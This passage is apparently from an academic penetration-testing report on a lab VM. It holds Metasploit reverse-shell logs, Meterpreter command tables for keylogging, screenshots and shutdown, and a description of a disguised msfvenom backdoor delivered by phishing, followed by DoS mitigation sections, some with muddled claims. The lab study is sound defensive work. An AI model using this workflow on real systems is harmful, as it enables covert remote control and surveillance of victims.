msf6 exploit(multi/handler) > set LPORT 135
LPORT ⇒ 135
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.67:135
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.67:135
[*] Sending stage (177734 bytes) to 192.168.1.127
[*] Meterpreter session 1 opened (192.168.1.67:135 → 192.168.1.127:49200) at 2025-03-27 10:21:06 -0400

meterpreter > 
```

*Figure 29: Remote control over victims.*


After the user executed the file, the session starts.

**Step 10**: **Commands** we can use and **manipulate** in the victim's machine.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:22
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
    Command                    Description
    -------                    -----------
    cat                        Read the contents of a file to the screen
    cd                         Change directory
    checksum                   Retrieve the checksum of a file
    cp                         Copy source to destination
    del                        Delete the specified file
    dir                        List files (alias for ls)
    download                   Download a file or directory
    edit                       Edit a file
    getlwd                     Print local working directory (alias for lpwd)
    getwd                      Print working directory
    lcat                       Read the contents of a local file to the screen
    lcd                        Change local working directory
    ldir                       List local files (alias for lls)
    lls                        List local files
    lmkdir                     Create new directory on local machine
    lpwd                       Print local working directory
    ls                         List files
    mkdir                      Make directory
    mv                         Move source to destination
    pwd                        Print working directory
    rm                         Delete the specified file
    rmdir                      Remove directory
    search                     Search for files
    show_mount                 List all mount points/logical drives
    upload                     Upload a file or directory
```


*Figure 30: Options to exploit the victim's machine.*


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:22
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
    suspend                    Suspends or resumes a list of processes
    sysinfo                    Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command                    Description
    -------                    -----------
    enumdesktops               List all accessible desktops and window stations
    getdesktop                 Get the current meterpreter desktop
    idletime                   Returns the number of seconds the remote user has been idle
    keyboard_send              Send keystrokes
    keyevent                   Send key events
    keyscan_dump               Dump the keystroke buffer
    keyscan_start              Start capturing keystrokes
    keyscan_stop               Stop capturing keystrokes
    mouse                      Send mouse events
    screenshare                Watch the remote user desktop in real time
    screenshot                 Grab a screenshot of the interactive desktop
    setdesktop                 Change the meterpreters current desktop
    uictl                      Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command                    Description
```

*Figure 31: More options to exploit the victim's machine*


**Step 11**: Taking **screenshot** of the victim machine from the attacker machine.


Windows 7 [Running] - Oracle VirtualBox
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
10:48
root@kali: ~
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl
8:33 PM
3/27/2025

```
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
meterpreter > screenshot
^C[-] screenshot: Interrupted
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
meterpreter > Interrupt
screenshot
^C[-] screenshot: Interrupted
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > screenshot
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.1.127 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.67:135
[*] Sending stage (177734 bytes) to 192.168.1.127
[*] Meterpreter session 2 opened (192.168.1.67:135 → 192.168.1.127:49203) at 2025-03-27 10:47:56 -0400

meterpreter > screenshot
Screenshot saved to: /root/YRuBHdRu.jpeg
meterpreter >
```

*Figure 32: Taking screenshot of victims machine.*


Step 12: **Screenshot of victim machine** from attacker machine.



"YRuBHdRu.jpeg" | 21.1 KiB (21,653 bytes) | JPEG image

*Figure 33: Screenshot we took.*

**Step 13**: **Shutting down** the victim machine



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
11:01
CPU usage: 42.9%
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Interrupt
[-] screenshare: Interrupted
meterpreter > exit
[*] Shutting down session: 2

[*] 192.168.1.127 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.67:135
[*] Sending stage (177734 bytes) to 192.168.1.127
[*] Meterpreter session 3 opened (192.168.1.67:135 → 192.168.1.127:49204) at 2025-03-27 10:59:57 -0400

meterpreter > shutdown
Shutting down ...
meterpreter >
[*] 192.168.1.127 - Meterpreter session 3 closed.  Reason: Died
```

*Figure 34: Shutting down the Victim PC.*

**Step 14**: Windows **shutting down**.



Windows 7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Shutting down...
Windows 7 Ultimate
Right Ctrl
None

*Figure 35: Windows Shutting down.*

### 3.1.7. Report

The demonstration used the Penetration Testing Execution Standard (PTES) framework to simulate a TCP SYN flood attack and afterward exploitation of a Windows 7 VM in a controlled VirtualBox environment. Pre-engagement interactions marked the process, which defined the scope and ethical limits, before intelligence was gathered with ifconfig, ping, nmap to determine the targets IP (192.168.1.127) and open ports, such as port 22 (SSH). The findings of the threat modeling showed vulnerabilities in the TCP/IP stack especially the lack of the SYN cookie protection thereby exposing the target to the exposure of resources. During the exploitation phase, hping3 was used to flood the target with spoofed SYN packets, and thus, give a CPU overload. A backdoor (windowsupdate.exe) was developed with the help of the msfvenom program, sent by way of a phishing email, and executed on the victim's machine in post-exploitation, resulting in remote access via Meterpreter. Actions included pressing the screenshot button and forced shutdown, conspicuous control. The demonstration highlighted the ease with which DoS attacks can be waged to the importance of mitigations, such as SYN cookies, rate limiting, and IDS/IPS to help stave off these threats. The results were reported with evidence and remediation recommendations as required by PTES reporting standards.

## 4. Mitigation

The complexity of Denial-of-Service (DoS) attacks grows while attackers use network protocol and service and application layer vulnerabilities as entry points. Organizations need to establish strong security layers as part of their defense plans to address ensuing negative effects on critical infrastructure. Although technical and procedural defenses serve to minimize risks the following strategies cancel each other out against SYN flooding threats and UDP flooding attacks and spoofed traffic and backdoor installation post-exploitation activities. The deployed strategies improve both defensive measures and they enable early detection together with fast incident responses.

### 4.1. Unicast Reverse Path Forwarding (uRPF)

The main role of Unicast Reverse Path Forwarding (URPF) involves verifying packet source IP addresses arriving at router interfaces. With URPF router configuration the system looks up the source IP address backward in FIB table entries to confirm its existence. A listed source IP address in the table confirms both reachability and validity of the source. A router will discard this packet when the source address does not appear in its FIB table. Loose-mode operation for URPF is one of the capabilities that this router offers. The router enables URPF loose mode when it operates by validating source IP prefix information in FIB but ignoring the actual interface through which the packet arrived. Loose mode configuration stops the router from identifying security threats from traffic which arrives through an alternative interface. The functionality of URPF loose mode becomes beneficial for provider edge networks that have multiple interfaces. (Cisco, 2019)

### 4.2. SYN Cookies

The SYN cookies method works as a defense mechanism for reducing SYN flood attacks which launch denials-of-service attacks against the initial TCP handshake. During a SYN flood attack attackers produce numerous SYN packets with fake IP destination addresses which diverts server resources to partial connection setups. Using SYN cookies enables security by storing vital connection data within the TCP sequence number of the SYN-ACK without immediately reserving server resources. Resource allocation from the server occurs only after it receives a final ACK packet allowing it to avoid SYN flood attack damage. The system allocates server resources to legitimate connections only through this method. (EITCA, 2024)

## 4.3. TCP Intercept

TCP Intercept safeguards end devices from TCP SYN-flooding attacks using a DoS protection method through its features that guard servers from connection requests sent to nonexistent return addresses. TCP intercept provides a system which analyzes then verifies each TCP connection request that enters its control. When in intercept mode the software receives the SYN packet before performing a server-client connection while reserving a server-client connection to proceed only when the client connection succeeds. The connection requests from unreachable hosts do not reach the server through this method. Watch mode operation in TCP intercept allows the software to monitor connections without intercepting them until the time to terminate unestablished connections exceeds a predefined threshold. Active period limits for open connection attempts together with TCP connection request thresholds secure target servers throughout the network from improper requests. (Amrodia, 2014)

## 4.4. Rate Limiting

Rate Limiting functions as an established method for process control of system traffic intake to guard against overloaded states that might occur during DoS attacks. Rate limiting protects system responsiveness through its ability to restrict client requests within limited time periods. The adaptive rate limiting method adjusts traffic flow according to real-time performance measurements. By implementing such prevention strategies system throughput is optimized while congestion is prevented. (Samarth Shah, 2019)

## 4.5. Intrusion Detection and Prevention Systems (IDS/IPS)

An Intrusion Detection and Prevention System (IDPS) operates as a network monitoring tool through continuous scanning for potential security threats to produce alert signals while blocking possible attacks including Denial of Service attacks. The anomaly-based IDS system operates by tracking abnormal activity in network traffic which results in an attack detection alert once the established threshold is exceeded. An IPS utilizes prevention-level capabilities by blocking specific IP address traffic and achieving network connection terminations to prevent attacks. There exist two IDPS detection methods that use signature recognition for known attack sequences and anomaly recognition for non-standard activity patterns. NBA systems detect threats through network traffic anomaly detection methods that may indicate DDoS attacks. (Spiceworks, 2022)

## 4.6. Anycast Network Distribution

The Anycast network distributes one shared IP address among multiple servers that determine the nearest server location through network metric assessment to route incoming requests. The delivery speed of CDNs depends heavily on this method. Anycast features among the essential elements for DDoS defense systems. Anycast distributes a DDoS attack load by directing internet traffic to the nearest operating server thus protecting servers from total overload. The receiving network expands its surface area distribution through this approach which spreads attack traffic across various data centers. (CacheFly Team, 2023)

## 4.7. Web Application Firewall (WAF)

The Web Application Firewall (WAF) serves as a security tool providing web application protection through data packet monitoring and filtering and blocking functions. WAFs serve as protection tools against the dangerous web security issues that appear in regular traffic and defend a system from threats which target system resources or application security while also defending against bot exploits used during DoS attacks. WAFs examine HTTP requests through analytics systems to perform predefined rule matching for identifying malicious traffic then stop requests containing malicious patterns. WAF systems defend against HTTP Flood attacks through the process of legitimate request inspection which triggers the prevention of attacks. A strong WAF needs bot detection powered by artificial intelligence to detect bot system variation that hackers use for attacks. (Cisco, 2019)

## 4.8. AI-Based Anomaly Detection

Network traffic patterns are detected by Intrusion Detection Systems through the operational power of artificial intelligence and machine learning which continuously monitors network activity. The method is vital for detecting DoS attacks because sudden increases of traffic combined with irregular packet patterns reveal potential malicious acts. Adaptive rate limiting models based on AI technology use historical information to grow through more processing of data while they monitor system performance metrics to identify intricate patterns between system data that predicts usage spikes. The system raises an alert to indicate DoS attack detection when any abnormality in the profile reaches a determined threshold value. (Esra Altulaihan, 2024)

## 4.9. Application-Level Timeouts and Connection Limits

TCP intercept utilizes short period resets for incomplete connection attempts to guard server systems. When TCP intercept Service detects unusually high request rates related to DDoS attacks it activates throttle protection which operates at infrastructure layers 3 and 4. Implementing connection quantity limits helps stop resource depletion which results from numerous unauthorized connection requests. The utilization of resources that might become targets in a DoS attack lowers down when connection pooling with connection reuse strategies are implemented at the application level.

# 5. Evaluation

Mitigation evaluation refers to assessing on how various effective defensive strategies are used that reduces the impact of Denial-of-service attack. It reflects the defenses techniques that can perform in real-world scenarios which include reliability, compatibility, scalability and practicality. Mitigation evaluation examines the effectiveness of defenses against attack types which include SYN floods, UDP floods, spoofed packets and application-layer vulnerabilities. The evaluation process checks how security measures impact usability while guaranteeing security measures do not harm performance for authorized users.

## 5.1. Advantages and disadvantages of the selected mitigation technique

### 5.1.1. Unicast Reverse Path Forwarding(uRPF)

**Advantages**:

Accommodates both strict and loose approaches based on network architecture.

Decreases the bandwidth utilized by invalid traffic.

Easy Setup on Routers.

Prevents spoofed packets from entering the internal network.

Prevents IP spoofing at the network edge.

**Disadvantages:**

It Can drop legitimate traffic in asymmetric routing environments.

Limited visibility into attack behavior.

False positives may impact availability.

Only useful against spoofing but not against SYN/UDP floods themselves.

Requires precise setup in multihomed networks.

### 5.1.2. SYN Cookies

**Advantages**:

Improved resilience against SYN flood attacks.

Prevention of resource exhaustion.

Accessing and keeping services active to the legal clients.

Stateless server operation during the initial SYN-ACK exchange. Reduced vulnerability to SYN flood attack intensity. (Team, 2023) **Disadvantages**:

TCP loss Options.

Increases CPU Usage

Incompatibility with TCP Extensions or Features.

NO Safeguards against attacks following the Handshake.

Possible Challenges in Execution and Troubleshooting. (EITCA, 2024)

### 5.1.3. TCP Intercept:

**Advantages**:

Defense against SYN flood denial-of-service (DoS) attacks.

Protection against attackers without legitimate return addresses.

Validation of the client's ability to establish a connection.

Delayed resource allocation on the protected server.

It is assigned an IP address to each computer on the network, thus making each device to be identifiable over the network. It assigned each site a domain name. It provides address resolution services. (RKplus, 2024)

**Disadvantages**:

Needs cable firewall or router equipment.

It could introduce delays with valid TCP connections.

May turn into a bottleneck during extensive attacks.

Unsuitable for specific dynamic applications.

It could have delays with valid TCP connections.

### 5.1.4. Rate Limiting.

**Advantages**:

Protection against malicious bots and denial-of-service (DoS) attacks.

Prevention of brute-force attacks.

Improvement of website and API performance.

Cost Reduction.

Improved API reliability and availability. (Cloudfare, 2024) **Disadvantages**.

Attackers can evade by staying under threshold.

Might prevent genuine users during traffic surges.

Needs adjustment of thresholds to prevent excessive limitation.

Unable to distinguish between beneficial and harmful traffic.

Intruders can avoid detection by remaining below the limit. (Cloudfare, 2024)

### 5.1.4. Intrusion Detection and Prevention Systems (IDS/IPS).

**Advantages**:

Improves Security Posture. Early

Detection of Threats.

Valuable Forensics Data.

Compliance Requirements.

Customizable Rules and Signatures.

**Disadvantages**:

Can be easily Bypassed.

Performance Impact.

Management and Maintenances Overhead.

Limited Visibility in Encrypted Traffic.

Potential for False Positives. (Rapid7, 2017)

### 5.1.5. Anycast Network Distribution.

**Advantages**:

Improved redundancy and availability.

Reduced Latency.

Better DoS/DDos attack resilience.

Simplified server management. Load balancing. (hexasoft, 2024)

**Disadvantages**.

Complex implementation.

Potential for inconsistent states.

Debugging challenges.

Increased IP address usage.

Routing dependencies. (DN.org, 2024)

### 5.1.6. Web Application Firewall (WAF)

**Advantages**:

Improves Security.

Real-Time Monitoring.

Customizable Rule sets.

Compliance Requirements Fulfillment.

Quick Deployment and Scalability.

**Disadvantages**:

Fales Positives.

Complexity and Maintenance.

Limited Protection Against Advanced Attacks

Hight maintenance Cost

Resource Overhead. (Justin, 2023)

### 5.1.7. AI-Based Anomaly Detection.

**Advantages**:

Detection of different forms of attacks.

Effective in combating zero-day and unidentified threats.

Continuously observes traffic patterns.

Decreases dependence on fixed rules/signatures.

Can activate automated responses.

**Disadvantages**:

Needs training data and time to develop models.

Difficult to execute and uphold.

Could produce incorrect positives in the learning stage.

Demands high resources (CPU, memory, storage).

Requires integration with additional defense tools.

### 5.1.8. Application-Level Timeout and Connection Limits.

**Advantages**:

